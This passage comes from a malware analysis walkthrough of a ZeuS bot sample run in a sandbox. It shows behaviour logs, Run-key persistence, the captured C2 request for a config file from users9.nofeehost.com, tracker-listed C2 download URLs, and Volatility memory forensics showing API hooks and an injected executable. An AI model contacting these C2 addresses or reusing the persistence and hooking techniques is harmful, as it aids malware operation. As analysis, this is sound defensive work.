registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Internet Explorer\PhishingFilter\Enabled
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Internet Explorer\Privacy\CleanCookies
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\MigrateProxy
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKLM\SYSTEM\ControlSet001\Hardware Profiles\0001\Software\Microsoft\windows\CurrentVersio
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacyS
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@ad.yieldmanager[2].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@gmer[2].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@google.co[1].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@google[1].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@honeynet[1].txt
```


Figure 4.11: capurebat output showing process, file and registry activity

The malware also drops a new file (raruo.exe) into "C:\Documents and Settings\Administrator\Appcation Data\Lyolxi" directory, after which it executes it and creates a new process [Figure-12]. Now this is where the cryptographic hash will help us determine if the dropped file (raruo.exe) is same as the original file (edd94.exe), we will come to that later.



```
river: CaptureProcessMonitor
river: CaptureRegistryMonitor
river: CaptureFileMonitor
------------------------------------------
d C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Desktop\edd94.exe
lueKey C:\Documents and Settings\Administrator\Desktop\edd94.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\A
d C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe
Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe
lueKey C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer
```


Figure 4.12: edd94.exe dropping a new file raruo.exe



```
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
```

Figure 4.13: explorer.exe creating setting the registry value to survive the reboot


Wireshark also captured the malware performing a DNS lookup to resolve the domain "users9.nofeehost.com" also the domain resolved to the IP address 192.168.1.2 which is our Linux machine [Figure-14], this is because INetSim which was running on the Linux machine responded to the DNS query by giving a fake response. Now we have tricked the malware to think that "users9.nofeehost.com" is at IP address 192.168.1.2 which is our Linux system, that way we have not allowed the malware to connect to the internet and also have control over our analysis.


eth1 [Wireshark 1.6.5 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear

```
Filter: (ip.addr eq 192.168.1.100 and ip.addr eq 4.2.2.2) and (ud

No.  Time        Source          Destination     Protocol  Length  Info
   4 0.000678    192.168.1.100   4.2.2.2         DNS           80  Standard query A users9.nofeehost.com
   5 0.032087    4.2.2.2         192.168.1.100   DNS           96  Standard query response A 192.168.1.2

+ Frame 4: 80 bytes on wire (640 bits), 80 bytes captured (640 bits)
+ Ethernet II, Src: Vmware_87:a7:71 (00:0c:29:87:a7:71), Dst: Pegatron_dc:6b:de (70:71:bc:dc:6b:de)
+ Internet Protocol Version 4, Src: 192.168.1.100 (192.168.1.100), Dst: 4.2.2.2 (4.2.2.2)
+ User Datagram Protocol, Src Port: 54298 (54298), Dst Port: domain (53)
+ Domain Name System (query)
```

Figure 4.14: Wireshark showing DNS query made by the malware


Then the malware tries to establish an http connection trying to download a configuration file (all.bin) from the domain "users9.nofeehost. [Figure-15], also the INetSim gave a fake response, we can also configure INetSim to respond with whatever custom page we want to.



```
GET /patrickkeed/all.bin HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: users9.nofeehost.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: INetSim HTTP Server
Connection: Close
Content-Length: 258
Content-Type: text/html
Date: Sat, 07 Jul 2012 20:15:54 GMT

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Figure 4.15: Malware trying to download configuration file

ZeuS Tracker (project that keeps track of ZeuS command and control servers around the world) shows that this domain was previously listed as ZeuS command and control server also the pattern that we captured is same as mentioned in the ZeuS tracker [Figure-16]. This confirms that we are dealing with ZeuS bot (zbot).


abuse.ch ZeuS Tracker
Home | FAQ | ZeuS Blocklist | ZeuS Tracker | Submit C&C | Removals | ZTDNS | Statistic | RSS Feeds | Contact | Links

ZeuS Tracker :: ZeuS Host users9.nofeehost.com

The ZeuS C&C **users9.nofeehost.com** was not found in the ZeuS Tracker database.
However, this ZeuS C&C was listed previously but has been removed on **2012-03-27 12:14:42 (UTC)** with the following reason: **investigated/cleaned**

Historical Information

ZeuS C&C:	**users9.nofeehost.com**
Dateadded:	2012-03-22 14:47:12 (UTC)
Lastupdated:	0000-00-00 00:00:00 (UTC)
Uptime (hhh:mm:ss)	-838:59:59
Removal date:	**2012-03-27 12:14:42 (UTC)**
Removal reason:	**investigated/cleaned**


ZeuS URL	HTTP Status	Type
users9.nofeehost.com/patrickkeed/u.bin	HTTP 404	ConfigURL
users9.nofeehost.com/patrickkeed/all.bin	HTTP 404	ConfigURL
users9.nofeehost.com/patrickkeed/1.bin/bot.exe	HTTP 404	BinaryURL
users9.nofeehost.com/patrickkeed/1.bin/all.exe	HTTP 404	BinaryURL

# of URLs: 4

copyright © zeustracker.abuse.ch, version 1.2 / 2010-09-11

Figure 4.16: ZeuS Tracker results for the domain


Now that we got some interesting information from the dynamic analysis, let’s see what information can we get from the memory analysis, before performing memory analysis I renamed the ".vmem" file (which we got after suspending the VirutualMachine) to "infected.vmem". The memory analysis was carried out using Volatility framework, looking at the process list using the "pslist" plugin shows two process edd94.exe (pid 1476) and raruo.exe (pid 1492) [Figure-17]. edd94.exe is the malicious executable that we executed on the Windows Virutual machine and raruo.exe was the file dropped by edd94.exe.



```
root@bt:~/Volatility# python vol.py -f infected.vmem pslist
Volatile Systems Volatility Framework 2.0
 Offset(V)  Name                 PID    PPID   Thds   Hnds   Time
---------- -------------------- ------ ------ ------ ------ -------------------
0x8972b830 System                    4      0     56    454 1970-01-01 00:00:00
0x89621020 smss.exe                376      4      3     19 2012-02-26 12:07:10
0x89532da0 csrss.exe               632    376     10    313 2012-02-26 12:07:10
0x89465630 winlogon.exe            656    376     16    493 2012-02-26 12:07:11
0x895aebf0 services.exe            700    656     16    245 2012-02-26 12:07:11
0x89611020 lsass.exe               712    656     19    327 2012-02-26 12:07:11
0x896523b0 vmacthlp.exe            868    700      1     25 2012-02-26 12:07:11
0x892c6da0 svchost.exe             880    700     14    188 2012-02-26 12:07:11
0x891662b8 svchost.exe             964    700     10    217 2012-02-26 12:07:11
0x8964e170 svchost.exe            1048    700     58   1156 2012-02-26 12:07:11
0x8951ea38 svchost.exe            1092    700      5     71 2012-02-26 12:07:11
0x8964c8e0 svchost.exe            1124    700     14    203 2012-02-26 12:07:11
0x8915a360 explorer.exe           1748   1712     22    550 2012-02-26 12:07:17
0x895166a8 VMwareTray.exe         1880   1748      2     79 2012-02-26 12:07:18
0x89456020 VMwareUser.exe         1888   1748      7    226 2012-02-26 12:07:18
0x893ffa58 ctfmon.exe             1900   1748      4    102 2012-02-26 12:07:18
0x89150740 vmtoolsd.exe            216    700      4    229 2012-02-26 12:07:19
0x8914c4a8 VMUpgradeHelper         428    700      3     95 2012-02-26 12:07:19
0x89435a20 cmd.exe                1000   1748      2    103 2012-07-07 17:29:06
0x89526020 CaptureBAT.exe         1428   1000      0 ------ 2012-07-07 20:15:43
0x89461bb0 edd94.exe              1476   1748      0 ------ 2012-07-07 20:15:52
0x890f47a8 raruo.exe              1492   1476      0 ------ 2012-07-07 20:15:53
root@bt:~/Volatility#
```

Figure 4.17: pslist plugin results

During the dynamic analysis we determined that the malware makes an http connection, so let’s look at the network connections in the memory to see if we can determine anything interesting. Running the connscan module shows that the http connection was made by pid 1748 [Figure-18] which is the process id of explorer.exe (operating system process) this is again suspicious.




```
root@bt:~/Volatility# python vol.py -f infected.vmem pslist
Volatile Systems Volatility Framework 2.0
 Offset(V)  Name                 PID    PPID   Thds   Hnds   Time
---------- -------------------- ------ ------ ------ ------ -------------------
0x8972b830 System                    4      0     56    454 1970-01-01 00:00:00
0x89621020 smss.exe                376      4      3     19 2012-02-26 12:07:10
0x89532da0 csrss.exe               632    376     10    313 2012-02-26 12:07:10
0x89465630 winlogon.exe            656    376     16    493 2012-02-26 12:07:11
0x895aebf0 services.exe            700    656     16    245 2012-02-26 12:07:11
0x89611020 lsass.exe               712    656     19    327 2012-02-26 12:07:11
0x896523b0 vmacthlp.exe            868    700      1     25 2012-02-26 12:07:11
0x892c6da0 svchost.exe             880    700     14    188 2012-02-26 12:07:11
0x891662b8 svchost.exe             964    700     10    217 2012-02-26 12:07:11
0x8964e170 svchost.exe            1048    700     58   1156 2012-02-26 12:07:11
0x8951ea38 svchost.exe            1092    700      5     71 2012-02-26 12:07:11
0x8964c8e0 svchost.exe            1124    700     14    203 2012-02-26 12:07:11
0x8915a360 explorer.exe           1748   1712     22    550 2012-02-26 12:07:17
0x895166a8 VMwareTray.exe         1880   1748      2     79 2012-02-26 12:07:18
0x89456020 VMwareUser.exe         1888   1748      7    226 2012-02-26 12:07:18
0x893ffa58 ctfmon.exe             1900   1748      4    102 2012-02-26 12:07:18
0x89150740 vmtoolsd.exe            216    700      4    229 2012-02-26 12:07:19
0x8914c4a8 VMUpgradeHelper         428    700      3     95 2012-02-26 12:07:19
0x89435a20 cmd.exe                1000   1748      2    103 2012-07-07 17:29:06
0x89526020 CaptureBAT.exe         1428   1000      0 ------ 2012-07-07 20:15:43
0x89461bb0 edd94.exe              1476   1748      0 ------ 2012-07-07 20:15:52
0x890f47a8 raruo.exe              1492   1476      0 ------ 2012-07-07 20:15:53
root@bt:~/Volatility# python vol.py -f infected.vmem connscan
Volatile Systems Volatility Framework 2.0
 Offset     Local Address             Remote Address            Pid
---------- ------------------------- ------------------------- ------
0x0932a540 192.168.1.100:1033        192.168.1.2:80              1748
```

Figure 4.18: Results showing http connection made by pid 1748 (explorer.exe)

Running the "apihooks" plugin show multiple inline API hooks in the explorer.exe process and also there is a jump into an unknown location that is where the malicious code might be [Figure-19]


# python vol.py –f infected.vmem apihooks



```
explorer.exe[1748]           inline   user32.dll!ReleaseDC[0x7e41869d]        0x7e41869d JMP 0x15e778d (UNKNOWN)
explorer.exe[1748]           inline   user32.dll!SetCapture[0x7e42c35e]       0x7e42c35e JMP 0x15df125 (UNKNOWN)
explorer.exe[1748]           inline   user32.dll!SetCursorPos[0x7e4561b3]     0x7e4561b3 JMP 0x15df0e8 (UNKNOWN)
explorer.exe[1748]           inline   user32.dll!SwitchDesktop[0x7e41fe6e]    0x7e41fe6e JMP 0x15dda8a (UNKNOWN)
explorer.exe[1748]           inline   user32.dll!TranslateMessage[0x7e418bf6]  0x7e418bf6 JMP 0x15d4d51 (UNKNOWN)
explorer.exe[1748]           inline   crypt32.dll!PFXImportCertStore[0x77aeff8f] 0x77aeff8f JMP 0x15dd1aa (UNKNOWN
)
explorer.exe[1748]           inline   wininet.dll!HttpQueryInfoA[0x78060c6d]   0x78060c6d JMP 0x15e6d17 (UNKNOWN)
explorer.exe[1748]           inline   wininet.dll!HttpSendRequestA[0x7806cd40] 0x7806cd40 JMP 0x15e6a93 (UNKNOWN)
explorer.exe[1748]           inline   wininet.dll!HttpSendRequestExA[0x780cd3b6] 0x780cd3b6 JMP 0x15e6b83 (UNKNOWN
)
explorer.exe[1748]           inline   wininet.dll!HttpSendRequestExW[0x78073532] 0x78073532 JMP 0x15e6ae7 (UNKNOWN
)
explorer.exe[1748]           inline   wininet.dll!HttpSendRequestW[0x78080825] 0x78080825 JMP 0x15e6a3f (UNKNOWN)
explorer.exe[1748]           inline   wininet.dll!InternetCloseHandle[0x7805da59] 0x7805da59 JMP 0x15e6c1f (UNKNOW
N)
explorer.exe[1748]           inline   wininet.dll!InternetQueryDataAvailable[0x7806adf5] 0x7806adf5 JMP 0x15e6ceb
(UNKNOWN)
explorer.exe[1748]           inline   wininet.dll!InternetReadFile[0x7806abb4] 0x7806abb4 JMP 0x15e6c62 (UNKNOWN)
explorer.exe[1748]           inline   wininet.dll!InternetReadFileExA[0x78082ae2] 0x78082ae2 JMP 0x15e6ca1 (UNKNOW
N)
explorer.exe[1748]           inline   ntdll.dll!LdrLoadDll[0x7c9163a3]        0x7c9163a3 JMP 0x15e8b65 (UNKNOWN)
explorer.exe[1748]           inline   ntdll.dll!NtCreateThread[0x7c90d190]    0x7c90d190 JMP 0x15e8985 (UNKNOWN)
explorer.exe[1748]           inline   ntdll.dll!ZwCreateThread[0x7c90d190]    0x7c90d190 JMP 0x15e8985 (UNKNOWN)
explorer.exe[1748]           inline   ws2_32.dll!WSASend[0x71ab68fa]          0x71ab68fa JMP 0x15e7145 (UNKNOWN)
```

Figure 4.19: shows api hooks in explorer.exe


Examining the address of one of the hooked API function "HttpSendRequestA", shows that at the starting address of the function, there is a jump into the unknown location that we saw earlier [Figure-20]



```
root@bt:~/Volatility# python vol.py -f infected.vmem volshell
Volatile Systems Volatility Framework 2.0
Current context: process System, pid=4, ppid=0 DTB=0x319000
Welcome to volshell! Current memory image is:
file:///root/Volatility/infected.vmem
To get help, type 'hh()'
>>> cc(pid=1748)
Current context: process explorer.exe, pid=1748, ppid=1712 DTB=0xf9c01c0
>>> dis(0x7806cd40, length=32)
0x7806cd40 e94e9d5789                    JMP 0x15e6a93
0x7806cd45 6a10                          PUSH 0x10
0x7806cd47 6a00                          PUSH 0x0
0x7806cd49 ff7518                        PUSH DWORD [EBP+0x18]
0x7806cd4c ff7514                        PUSH DWORD [EBP+0x14]
0x7806cd4f ff7510                        PUSH DWORD [EBP+0x10]
0x7806cd52 ff750c                        PUSH DWORD [EBP+0xc]
0x7806cd55 ff7508                        PUSH DWORD [EBP+0x8]
0x7806cd58 e86622ffff                    CALL 0x7805efc3
0x7806cd5d 5d                            POP EBP
0x7806cd5e c2                            DB 0xc2
0x7806cd5f 14                            DB 0x14
>>>
```

Figure 4.20: disassembly of function HttpSendRequest showing jump into unknown location


Examining the bytes around that unknown location shows the presence of an embedded executable (Note the "MZ" header which is the file signature for windows executable) in the explorer.exe process [Figure-21].



```
>>> db(0x015d0000, length=256)
015d0000   4d 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00    MZ..............
015d0010   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
015d0020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
015d0030   00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00    ................
015d0040   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
015d0050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
015d0060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
